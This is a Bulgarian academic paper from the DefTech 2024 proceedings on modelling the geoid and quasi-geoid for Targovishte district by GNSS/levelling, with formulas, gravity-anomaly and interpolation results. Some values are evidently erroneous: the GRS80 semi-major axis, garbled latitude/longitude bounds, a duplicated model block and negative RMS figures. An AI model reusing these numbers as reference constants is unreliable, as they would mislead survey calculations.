5. Инструкция № рд-02-20-25 от 20 септември 2011 г. за определяне на геодезически точки с помощта на глобални навигационни спътникови системи. Издадена от Министерството на регионалното развитие и благоустройството Обн. ДВ. бр.79 от 11 Октомври 2011г.
6. Минчев М, Здравчев И. Основи на приложението на GPS в геодезията.
7. Камбуров А. Ръководство за провеждане на учебна практика по опорни геодезически мрежи и глобални навигационни спътникови системи. МГУ 2018.
8. Андреева П., Димова Г., Андреев А. Приложение на ГИС и ГНСС в навигацията. Proceedings of International Scientific Conference 2021, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 511 - 517 p. ISSN 2367-7902
9. Андреева П., Димова Г. Върху вида на данните използвани в геоинформационните системи. Proceedings of International Scientific

Proceedings of International Scientific Conference “Defense Technologies” **DefTech 2024**,
Faculty of Artillery, Air Defense and Communication and Information Systems

Conference 2023, Faculty of Artillery, Air Defense and Communication and
Information Systems - Shumen. 564 - 570 p. ISSN 2367-7902

MODELING OF THE GEOID (QUASI-GEOID) FOR TARGOVISHTE DISTRICT

Andrey I. Andreev, Petina A. Andreeva, Gergana A. Dimova

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU “Vasil Levsky” andreev_an@abv.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU “Vasil Levsky” petiand@abv.bg*

*Department of Foreign Language Training - Shumen / NMU “Vasil Levsky”
geriandimova@gmail.com*

Abstract: *Modeling the geoid (quasigeoid) as an equipotential surface of the Earth's gravitational field approximates the mean sea surface best and is the best representation of the Earth's gravitational field relative to the reference ellipsoid. This model is the natural origin of a reference surface for orthometric (normal) heights measured along the vertical line. Modeling of the geoid using the GNSS/leveling method for a specific area of the territory of the country – Northeastern Bulgaria (N/E) Targovishte region is presented*

Key words: *Geoid, Quasi-geoid, GNSS/leveling, DTM.*

МОДЕЛИРАНЕ НА ГЕОИДА (КВАЗИГЕОИДА) ЗА ОБЛАСТ ТЪРГОВИЩЕ

Андрей И. Андреев, Петина А. Андреева, Гергана А. Димова

1 Актуалност на проблема за моделиране на геоида (квазигеоида)

Моделирането на геоида (квазигеоида) като еквипотенциална повърхност на земното гравитационно поле апроксимира най-добре средната морска повърхност и е най-доброто представяне на Земното гравитационно поле спрямо референтния елипсоид. Този модел е естественото начало на референтна повърхност за ортометрични /нормални/ височини, измерени по отвесната /нормалната/ линия [1].

Тенденциите в моделирането на геоида в глобален аспект са насочени към световно или континентално моделиране на геоида, усъвършенстване на събирането и комбинирането на данни, усъвършенстване на дългите, средните и късите вълни на геоида за получаване на сантиметрова точност, интегриране на времевите вариации на геоида и др. Къде е мястото на България за реализирането на тези тенденции? На този етап оправдано ли е локалното моделиране на геоида за територията на България или част от нея? На тези въпроси е необходимо да се даде категоричен положителен отговор.

В продължение на много години българските учени са търсели съобразно времето, научните методи и наличната техника оптималното моделиране на геоида (квазигеоида) за територията на България. Днес продължават изследванията в тази

насока, защото необходимостта от наличието на локални модели на геоида става не само научна, а и практическа цел.

До сега у нас за моделиране на геоида основно се използваха астрономо-гравиметричният и гравиметричният методи. В края на миналия век у нас са правени опити за прилагане и на метода GPS/нивелация, но поради недостатъчни данни точността на получените резултати от моделирането на геоида не е висока и няма информация резултатите да са използвани в практиката.

Днес е актуално да се създаде локален модел на геоида на Р. България или на част от нея чрез метода на GNSS/нивелация и комбинация с други методи (гравиметрични). Реализирането на метод на GNSS/нивелация изисква прилагането на подход, който коренно се различава от класическите методи. Прилагането на този съвременен метод предполага да се получат по-прецизни данни за моделирането на геоида на базата на представителна извадка от данни, реализирани с GNSS и високоточни нивелачни методи. За отчитане на влиянието на гравитационното поле в района на моделирането и преминаване от квазигеоид към геоид е необходимо да се създаде локален модел на аномалията на силата на тежестта, да се отчете теренната редукция и преминаване към пълна аномалия на силата на тежестта, като се използва информация от подходящ топографски модел.

Методът на GNSS/нивелацията е сравнително лесен при обработка на данните, но неговото изпълнение е свързано с огромна организационна дейност, наличие на подходящо обучен екип, съвременни GNSS приемници, нивелачни инструменти и др. На този етап и в бъдеще най-подходящ ще е за прилагане методът на GNSS/нивелацията при съчетаването му с другите методи.

2 Моделиране на локален геоид чрез GNSS/нивелация

Моделирането на локалния геоид (квазигеоид) с помощта на съвременната технология на GNSS/нивелацията все повече намира приложение в световната практика и научни изследвания. Този метод, въпреки описаните вече недостатъци, позволява сравнително бързо и лесно реализиране на модела на геоида както в изследвани, така и в недефинирани от геодезическа гледна точка райони. При това моделиране липсват остатъци в GNSS точките и се намалява влиянието на гравитационното поле върху точността на измерванията.

Точността на дефиниране на височинното положение на точките от физическата земна повърхност чрез GNSS измерванията е от порядъка на 10 mm с тенденция за повишаване. Тази точност позволява приложението им във високоточните геодезически работи, в това число и моделирането на геоида. Технологията на измерванията позволява получаване на данни при различни дължини между точките до 100 km при малка относителна грешка и голяма денивелация.

В резултат от измерванията в GNSS кампаниите се определя хоризонталното и вертикално положение на точките спрямо повърхността на референтния елипсоид WGS84. Следователно за изследваната област се разполага с геодезическите (елипсоидни) височини на точките (H^{Γ}).

Необходимо е в GNSS точките да се разполага с ортометричните или нормалните височини. Обикновено в нашата страна се разполага с нормалните височини, определени чрез геометрична или тригонометрична нивелация в приетата държавна височинна система. Ако липсват височинни данни, е необходимо да се извършат нивелачни измервания, като се спазят изискванията към точността им [2].

Аномалията на височината в точките от GNSS/нивелацията се получава по формулата:

$$(1) \quad \zeta = H^G - H^N$$

По този начин в изследваната област се разполага с n на брой точки с известни аномалии на височината, т.е. може да се моделира дискретно повърхнината на квазигеоида чрез подходящи интерполационни функции.

В локалната област е необходимо броят на GPS/нивелачните точки да бъде достатъчно голям, за да покрие територията равномерно и да дефинира правдоподобно формата на квазигеоида (геоида).

Получаването на височината на геоида N в тези точки е свързано с формулата на Хейсканен-Мориц (Heiskanen & Moritz, 1967) [9]. Тази формула дава връзката между двете повърхнини – геоид и квазигеоид. За нейното прилагане освен указаните вече височини е необходима информация за аномалията на силата на тежестта Буге.

Разликата между височината на геоида и височината на квазигеоида спрямо референтния елипсоид се представя и като разлика между ортометричната и нормалната височина. За H^o и H^N са известни изразите:

$$(2) \quad H^o = \frac{1}{g_m} \int g dh,$$

$$(3) \quad H^N = \frac{1}{\gamma_m} \int g dh.$$

При съотношение $H^o : H^N$ се получава:

$$(4) \quad \frac{H^o}{H^N} = \frac{g_m}{\gamma_m}$$

и производната пропорция

$$(5) \quad \frac{H^N - H^o}{H^o} = \frac{g_m - \gamma_m}{\gamma_m},$$

както и разликата

$$(6) \quad H^N - H^o = \frac{g_m - \gamma_m}{\gamma_m} H^o .$$

От друга страна, са известни уравненията, даващи връзката на геодезическата височина НГ с Но и НН

$$(7) \quad H^{\Gamma} = H^o + N ,$$

$$(8) \quad H^{\Gamma} = H^N + \zeta .$$

От (7) и (8) се съставя разликата между височината на геоида и височината на квазигеоида

$$(9) \quad N - \zeta = H^N - H^o = \frac{g_m - \gamma_m}{\gamma_m} H^o .$$

От практическа гледна точка може да се замени в дясната страна ортометричната височина Но с нормалната височина НН, без да се намали съществено точността на изчисленията.

Интерес представлява определянето на средната стойност на реалната сила на тежестта g_m и средната стойност на нормалната сила на тежестта γ_m .

Стойността на g_m не може да се определи директно, поради недефинирана плътност в земната кора. Пресмятането ѝ става с приближение, като се прилага методът на Хелмерт или Нитхамер. Поради тези недостатъци въпросът с определянето на $N - \zeta$ се решава, като се разглежда комплексно разликата $g_m - \gamma_m$.

1. Определяне на γ_m

$$(10) \quad \gamma_m = \gamma_N + \frac{\delta g_{n_i}}{2}$$

където: γ_N – нормална сила на тежестта от хипсометрична повърхност, където реалната и нормалата геопотенциални коти са равни;

δg_{n_i} – ниво-редукция.

Приблизителното определяне на γ_m с практическа насоченост се дава с формулата:

$$(11) \quad \gamma_m = \gamma_0 - \frac{\delta g_{n_i}}{2} H^N = \gamma_0 - \frac{0.3086}{2} . H^N ,$$

където γ_0 – нормална сила на тежестта за точка от елипсоида, определена по формулата на Сомиляна за GRS 1980 г.;

$$(12) \quad \gamma_0 = \frac{a \cdot \gamma_e \cdot \cos^2 \varphi + b \cdot \gamma_p \cdot \sin^2 \varphi}{\sqrt{a^2 \cdot \cos^2 \varphi + b^2 \cdot \sin^2 \varphi}}$$

$$\gamma_e = 978032.67715 \text{ mGal}, \gamma_p = 983218.63685 \text{ mGal}, a = 6371370 \text{ m}, b = 6356752.3141$$

2. Определяне на gm

Средната стойност на силата на тежестта gm приблизително се получава, ако е измерена реалната сила на тежестта g по формулата:

$$(13) \quad g_m = g - \delta g_B + \frac{\delta g_{n_i}}{2},$$

където: g – измерена реална сила на тежестта;

$$\delta g_B = 2\pi G\rho H = 2.3,14,6,672 \times 10^{-11} \cdot 2,67 \cdot H = 0.1119 \cdot H \text{ mGal} - \text{редукция Буге.}$$

3. Определяне на gm-γm

Като се вземат под внимание формули (13) и (10) за разликата gm-γm се получава:

$$(14) \quad g_m - \gamma_m = g - \gamma_N - \delta g_B = \Delta g_B.$$

Като се замести формула (14) в (9), се получава

$$(15) \quad N - \zeta = \frac{\Delta g_B}{\gamma_m} H^N.$$

Височината на геоида може да се определи от формула (15), при положение че вече са получени ζ от GPS/нивелацията

$$(16) \quad N = \zeta + \frac{\Delta g_B}{\gamma_m} H^N.$$

Формула (16) в този си вид е приблизителна и приложима за райони с малка надморска височина. [7], [8].

Предложената методика за локално дефиниране на квазигеоида и геоида е насочена към практическото моделиране на локалния геоид (квазигеоид) чрез метода на GNSS/нивелацията и прилагане на аномалия Буге.

3 Локално моделиране на геоида (квазигеоида) в област Търговище

Представя се моделиране на геоида чрез метода на GNSS/нивелацията за конкретен район от територията на страната – Североизточна България (N/E) Търговищка област с граници 42097’N<B<43052’N и 25096’E<L<26079’E.

За локално моделиране на геоида се разполага с представителна извадка от данни от проведени в района GNSS кампании и височинни измервания под формата на нивелации (геометрична и тригонометрична) и гравиметрични данни.

На базата на тези данни – геодезическа височина H_G и нормална височина H_N , по известното геометрично уравнение (1) се определя аномалията на височината ζ .

Чрез формула (16), даваща връзката между квазигеоид и геоид, се определя височината на геоида NGPS в конкретни точки. В изчисленията участват данни за аномалията на силата на тежестта Δg_B (пълна или непълна).


Чрез подходяща програмна среда ГИС – Global Mapper се моделира локалният геоид. На базата на сравнението с геопотенциален модел на геоида на Р. България (А. Андреев) е извършена оценка на точността, изведени са връзките и са направени предложения за цялостно локално моделиране на геоида за територията на страната чрез GNSS/нивелация.

Всички моделирания и визуализации в среда ГИС са представени в картографска проекция UTM за зона 35N, с осов меридиан 270 и мащабен фактор 0.999600, като за целта се използвани трансформационни изчисления. Направени са и трансформационни изчисления за привеждане на всички изследвания в координатна система БГС 2005.

3.1 Разработване на дигитален топографски модел (DTM – N/E)

Създаването на дигитален топографски модел е от изключително значение за по-нататъшното локално моделиране на геоида. Получените данни от този модел, под формата на равнинни и височинни координати, се използват за определяне на теренната корекция и изчисляване на пълните Буге аномалии. Информацията от DTM във височинно отношение може да послужи за начална стойност на H_N в интерполационните изчисления и определяне на трансформационните параметри при попълване на данните за моделиране на геоида. От направените изводи се установява необходимостта от създаването на DTM за изследваната област, ето защо той е наречен DTM – N/E.

За основа на DTM – N/E се използва информация от модел на геоида на Р. България, (А. Андреев). Информацията за височините на точките е определена за аномалията на височините (ондулацията N) на територията на България.



Фиг.1


3.2 Разработване на дигитален модел на аномалното гравитационно поле на района N/E –област Търговище

При създаването на дигиталния модел на аномалното гравитационно поле се направи анализ на съществуващите изходни гравиметрични данни в района. Отчетено е, че е необходимо всички данни да се приведат в единен оптимален формат, който да удовлетворява локалното моделиране на геоида. За единен формат е възприет аномалията на силата на тежестта Буге (Δg_B). Данните от направените релативни гравиметрични измервания, от гравиметричната мрежа и гравиметричните карти са приведени в Δg_B за точки с дефинирани координати. С входни данни равнинните координати (N_0 , NUTM, EUTM) и Δg_B , като трета координата, в среда Global Mapper е създаден TIN модел на района с аномалия Буге. Използвани са данни от 1054 точки. Минималната стойност на Δg_B за района е $-39,48$ mGal, а максималната $40,94$ mGal. С помощта на програмния продукт са моделирани контури (изолинии) на Δg_B през 2 mGal. Всички данни са ограничени до границата на Област Търговище (фиг.2).

3.3 Изчисляване на корекцията за релефа в изследвания район

В изследваната област преобладава равнинен и хълмист релеф. Изчисленията са спрямо сферично Буге плато в отделни точки от топографския модел чрез FFT техника. Корекцията заради релефа зависи от височината на изследваната точка и наклона на релефа спрямо нея. Изследвания, свързани с установяването на корекцията заради релефа в областта, показват, че средната стойност на нормалните височини е $361,072$ m, среден наклон – $1,6^\circ$, а средната стойност на $\square gr = 40,21$ mGal при радиус на изчисленията 150 km и FFT техника. В екстремни точки, като $H = 954,54$ m, $\square gr = 40,0691$ mGal. Тези корекции се въвеждат към Δg_B


за получаване на пълната Буге аномалия. Стойността на Δg е сравнително малка и не оказва съществено значение в практическите изчисления за района.



Фиг.2

3.4 Представяне на глобалния геопотенциален модел EGM 2008

С помощта на Geoid Eval Calculator е определена стойността NEGM за района на изследванията. Получена е информация за 1056 точки. Създаден е 3D модел на глобалния гравиметричен модел за района с помощта на TIN технологията с тежестно осредняване с програма Global Mapper. Формата на входния файл е - №, NUTM, EUTM, Δg_B . Получените стойности на NEGM2008 са в границите от 16,131 m до 67,701 m. С помощта на програмния продукт са моделирани контури (хоризонтали) през 0.2 m. Точността на отчитането на информацията е $m \pm 0.02$ m. Всички данни са ограничени до границата на Р. България и са показани на (фиг.3).



Фиг.3

3.5 Създаване на базата данни от GNSS точки в района N/E – област Търговище

3.5.1 Точки от Държавната GPS (DGPS) мрежа

Точките от DGPS мрежа са включени в основна мрежа (112 бр. точки) и второстепенна мрежа (342 бр. точки).

През 2004 г. се проведе GPS кампания от BTC на БА за измерване на точките от основната мрежа и част от второстепенната. Извършена е предварителна и експресна обработка на измерванията в основната GPS мрежа. В резултат на което е получено изравнение на мрежата с минимум ограничения и като включена в мрежата BULREF. Експресната обработка е извършена с фирмения програмен софтуер на GPS приемниците. През 2005 г. е извършена същинската обработка на измерванията с научноизследователски софтуер съвместно с ЦЛВГ при БАН.

3.5.2 Регистри на измерените с GPS точки от ДГМ, ГММП и новопостроени точки в съдебните райони на област Търговище

През 2004 г. по решение на Агенцията по геодезия, картография и кадастър (АГКК) и във връзка с изискванията на Закона за кадастъра и имотния регистър (ЗКИР) на територията на Р. България се проведеха GPS кампании за изготвяне на регистри на точките от ДГМ, ГММП и новопостроени точки по съдебни райони. В Североизточна България бяха изготвени регистри на три съдебни района – Търговище, Попово и Омуртаг, включващ община Антоново.

Регистрите с данните са предоставени за съхранение в АГКК (ГеоКартФонд) и териториалните служби по кадастър към АГКК [4]. В тях е включена информацията за населеното място, номер и тип на точката, клас GPS, географски координати в ETRF89 (B, L, HГ), геоцентрични координати в координатна система ETRF89 (X, Y, Z), правоъгълни координати в система 1970 г. (x, y), източника на информация (ГеоКартФонд), нормалната височина (HN), източника на информация (ГеоКартФонд) и номенклатура на картния лист в М 1:5000 за система 1970 г [5].

Част от регистърът с точките е показано в таблица 1.

Табл.1. Регистър на измерените точки от ДГМ, ГММП и новопостроените точки в съдебен район Търговище по картни листи

№ по ред	Класификатор	Номер на точка	Клас	Географски координати в ETRF-89			координати в система UTM 35			Карте н лист (КС БГС2 005)
				B [° ' "]	L [° ' "]	H [m]	X [m]	Y [m]	H [m]	
1	GMMP-0126-163	tt47at	GPS	43° 14' 19.04678"	26° 34' 29.84073 "	226.906	4787401.770	465489.640	186.969	К-35-30-(67)

2	GMMP-0126-158	tt43t	GPS	43° 14' 46.09028"	26° 34' 29.41369"	246.104	4788236.060	465484.250	206.181	K-35-30-(67)
3	GMMP-0126-159	tt43yc hebnat	GPS	43° 14' 45.47033"	26° 34' 58.61086"	261.858	4788213.620	466142.570	221.952	K-35-30-(67)
4	GMMP-0126-167	tt57bt	GPS	43° 15' 13.31001"	26° 34' 06.37297"	213.318	4789078.400	464969.000	173.396	K-35-30-(51)
5	GMMP-0126-211	tt83	GPS	43° 12' 26.74652"	26° 37' 29.97954"	319.492	4783918.100	469536.860	279.540	K-35-30-(100)

3.5.3 Контролни точки от локалната област

В района на област Търговище за нуждите на работния процес са измерени точки с GNSS приемници, от които са избрани 105 точки равномерно разположени в областта. Контролните точки се използват за сравнение и оценка на точността на модела на локалния геоид.

3.6 Разработване на локален модел на геоида

3.6.1 Създаване на локален модел на квазигеоида


Изчисляването на аномалията на височината в GNSS точките се извършва по методиката [1] и по формула (1). Изчисленията са по съдебни райони и за DGPS, а след това за целия район N/E. Минималната получена стойност на височината на квазигеоида е 39,463 m, а максималната 40,930 m.

3.6.2. Изчисляването на височината на геоида в GNSS точките

Изчисляването на височината на геоида в GNSS точките се извършва по формули (2) - (16). Изчисленията са по съдебни райони и за DGPS, след това за целия район N/E. За целта е създадена приложна програма за пакетна обработка на

данните. Входният файл е текстов файл във формат $(N_B, B, L, H^T, H^N, \Delta g_B)$. Програмата изчислява η_m за текущата точка. Изходният файл е текстов файл във

формат (N_B, B, L, N_{GPS}) . Минималната получена стойност на височината на геоида е 39,478 m, а максималната 40,937 m. Определена е разликата между височината на квазигеоида и височината на геоида. Минималната разлика за целия район е 0,0025 m, а максималната 0,0312 m. Средната стойност на разликата е 0,0107 m. Резултатите от изчисленията във вид на графики на височините в изследваните точки са показани на (фиг.4).




Фиг.4.

3.6.3. Разработване на 3D модел на локален геоид по метода на GNSS/нивелация за район N/E – област Търговище

С получените стойности на височината на геоида в GNSS точките в среда Global Mapper се създава 3D модел на геометричния геоид. Първоначално се съставя TIN модел за всеки съдебен район и DGPS, след това за целия район N/E.

Формата на входния файл е №, NUTM, EUTM, N_{GPS} . Броят на GNSS точките е 341, а на възловите точки е 713. Получените стойности на NGNSS са в границите от 39,478 m до 40,937 m. С помощта на програмния продукт са моделирани контури (хоризонтали) през 0.2 m. Точността на отчитането на информацията е $mN=\pm 0.02$ m. Всички данни са ограничени до границата на област Търговище. На (фиг.5) е представен TIN моделът на геоида за изследвания район.



Фиг.5

4 Определяне на височините в контролните точки от модела геоид

Към разработения модел на локален геоид GNSS/нивелация за район N/E в среда Global Mapper се въвеждат 105 бр. контролни точки, измерени с GNSS приемници равномерно разположени в локалната област. Разположението на точките е показано на фиг. 6.

Отчетени са стойности на височинните на контролните точки от модела на геоида в среда Global Mapper.

При сравнение на резултатите от разликите в стойностите (min, max) и средноквадратната грешка от тези разлики по съдебните райони, показани в таблица № 2 се вижда точността на модела на локалния геоид.

Таблица № 2

Стойност на разликите м/у GPS/n и контр.точк	Съдебен район			
	Търговище (m)	Попово (m)	Омуртаг (m)	Антоново (m)
min	-0.0790	-0.0450	-0.0170	-0.0140
max	0.0517	0.0030	0.1628	0.1090
RMS	-0.0145	-0.0130	0.0620	-0.0015

За изследвания район N/E е получена разликата между контролните точки и NGPS -минимална стойност -0.0790m, максимална 0.1628 m и средна стойност 0.0054 m.

5 Избор на оптимални интерполационни модели за определяне на аномалията на височината ζ в локална област

Съгласно разработената [1] методика са направени изследвания, за да се определят оптимални интерполационни формули.


Основният критерий за оптималност на интерполационните формули е остатъчното отклонение на височините в дискретните точки, оценката на точността на интерполационните параметри, средноквадратната грешка на едно измерване и закона за разпределение.

Изборът се извърши по съдебни райони и за целия район. Анализирани са основно два математически интерполационен модела – повърхнинен полиномен модел и повърхнинен тригонометричен модел. Първият модел е представен от първа до четвърта степен, а втория модел – от първа до трета степен.

Със специализиран софтуер се обработват резултатите от измерванията, определят се интерполационните коефициенти, извършва се оценка на точността на интерполационните параметри и се определя остатъчното отклонение на височините в интерполираните точки.

Програмата дава възможност за визуализация на разположението на точките и включване/изключване на точки за подобряване на конфигурацията и повишаване точността на интерполационните параметри. В програмата са включени двата интерполационни модела с възможност за подбор на степента. Входната информация е текстов файл във формат (№, B, L, H^G, H^N).

На фиг. 6 са представени изчисленията по съдебни райони, интерполационните коефициенти, получени по различните модели. Представени са и оценките на точността от изследванията, както и статистическите анализи по критериите.



Фиг.6

Модел на квазигеоида: Стандартен от 1 степен

За средна точка с координати:

$$\begin{aligned}
 B &= 43\ 15\ 02.8 & L &= 26\ 35\ 05.58 \\
 C\ 0 &= 39.919722973 & mC\ 0 &= 2.986252015E-3 \\
 C\ 1 &= -1.740560983E-5 & mC\ 1 &= 3.745291220E-7 \\
 C\ 2 &= -2.472571027E-5 & mC\ 2 &= 3.305550922E-7
 \end{aligned}$$

m

$$= 0.0629$$

Модел на квазигеоида: Стандартен от 1 степен

За средна точка с координати:

$$\begin{aligned}
 B &= 43\ 15\ 02.8 & L &= 26\ 35\ 05.58 \\
 C\ 0 &= 39.919722973 & mC\ 0 &= 2.986252015E-3 \\
 C\ 1 &= -1.740560983E-5 & mC\ 1 &= 3.745291220E-7 \\
 C\ 2 &= -2.472571027E-5 & mC\ 2 &= 3.305550922E-7
 \end{aligned}$$

= 0.0404

Модел на квазигеоида: Стандартен от 3 степен

За средна точка с координати:

B = 43 15 02.8		L = 26 35 05.58	
C 0 =	39.893910208	mC 0 =	3.437061371E-3
C 1 =	-1.865866031E-5	mC 1 =	5.729424050E-7
C 2 =	-2.505553665E-5	mC 2 =	5.582774199E-7
C 3 =	3.848275285E-10	mC 3 =	2.792763734E-11
C 4 =	6.228208784E-10	mC 4 =	3.517441639E-11
C 5 =	5.978736502E-11	mC 5 =	3.026062294E-11
C 6 =	7.143923251E-15	mC 6 =	2.817942374E-15
C 7 =	1.923859292E-15	mC 7 =	3.884937897E-15
C 8 =	2.540489443E-15	mC 8 =	3.979711147E-15
C 9 =	-3.206620118E-15	mC 9 =	3.128482774E-15

= 0.0403

Модел на квазигеоида: Стандартен от 4 степен

За средна точка с координати:

B = 43 15 02.8		L = 26 35 05.58	
C 0 =	39.884141303	mC 0 =	4.560613021E-3
C 1 =	-1.830416436E-5	mC 1 =	5.950955389E-7
C 2 =	-2.476604300E-5	mC 2 =	6.184740367E-7
C 3 =	6.304320157E-10	mC 3 =	8.697996926E-11
C 4 =	4.716009557E-10	mC 4 =	8.923648028E-11
C 5 =	1.849608744E-10	mC 5 =	8.635824314E-11
C 6 =	7.348121377E-15	mC 6 =	3.112178804E-15
C 7 =	3.730421628E-15	mC 7 =	4.572182825E-15
C 8 =	-4.227609828E-15	mC 8 =	5.958721708E-15
C 9 =	-6.617243381E-15	mC 9 =	3.925622975E-15
C10 =	-9.0552982530E-19	mC10 =	3.556454161E-19
C11 =	7.755105612E-19	mC11 =	4.639746496E-19
C12 =	3.188001028E-19	mC12 =	6.008791766E-19
C13 =	9.506912213E-20	mC13 =	5.009034743E-19
C14 =	-6.396573639E-19	mC14 =	3.563869033E-19

= 0.0394

Резултатите показват, че за изследвания район може да се използват с указните в методиката ограничения двата трансформационни модела. Проверката за вида на разпределението на разликите от ондулациите след моделирането потвърждава хипотезата за нормалност, т.е. потвърждава се достоверността на моделите.

Заклучение

1. Създаването на дигитален топографски модел е от изключително значение за локално моделиране на геоида. Извличането на данните от този модел под формата на равнинни и височинни координати се използва за определяне на теренната корекция и изчисляване на пълните Буге аномалии.

2. Информацията от DTM във височинно отношение може да послужи за начална стойност на HN в интерполационните изчисления и определяне на интерполационните параметри при попълване на данните за моделиране на геоида (квазигеоида). При създаването на дигиталния модел на аномалното гравитационно поле изходните данни се привеждат в единен оптимален формат - аномалията на силата на тежестта Буге (Δg_B). В среда Global Mapper е създаден TIN модел на района с аномалия Буге, точността на отчитането на информацията е $m\Delta g_B = \pm 0.02$ mGal.

3. В изследваната област преобладава равнинен хълмист релеф. Изчисленията, свързани с установяването на корекцията заради релефа в областта, показват, че средната стойността на нормалните височини е 361,072 m, среден наклон – 1.60 а средната стойност на $\delta gr = 40,21$ mGal при радиус 150 km. В екстремните точки, като $H = 954,54$ m, корекцията заради релефа е $\delta gr = 40,069$ mGal.

4. По разработената методика са изчислени аномалията на височината за целия район (min 39.463 m, max 40.930 m), височината на геоида (min 39.478 m, max 40.937 m) и разликата между височината на квазигеоида и височината на геоида (min 0.0025 m, max 0.0312 m). Средната стойност на разликата е 0.0107 m.

5. Разработен е 3D модел на локалния геометричния геоид в среда Global Mapper чрез TIN моделиране. Получените стойности на NGPS са в границите от 39,468 m до 40,976 m. Точността на отчитането на информацията е $mN = \pm 0.02$ m.

6. Направените оценки на точността, както и статистическите анализи по критериите, показват, че за изследвания район може да се използват двата интерполационни модела. Проверката за вида на разпределението на разликите от ондулациите след моделирането потвърждават хипотезата за достоверността им.

Литература

1. Андреев А. Съвременни методи за локално моделиране на геоида. НВУ „В. Левски“ – Шумен, 2008.
2. Андреев А., Андреева П. Анализ на системите височини от гледна точка на физическата геодезия и приложението им в Р. България. Университетско издателство Епископ Константин Преславски, Сборник научни трудове том II, 2011.
3. Вълев Г., Андреев А. Основи за създаване на локален модел на геоида за територията на България. Сп. „Геодезия, картография и земеустройство“, кн. 1-2, 2015.
4. Ниязи-Юсуф, М., "Източници на грешки в интегрираната кадастрална карта и кадастралните регистри" MATTEX 2020: Сборник научни

- трудове, Том 2, Университетско издателство “Епископ Константин Преславски“, Шумен, 2020 г., ISSN: 1314-3921, стр. 288-297.
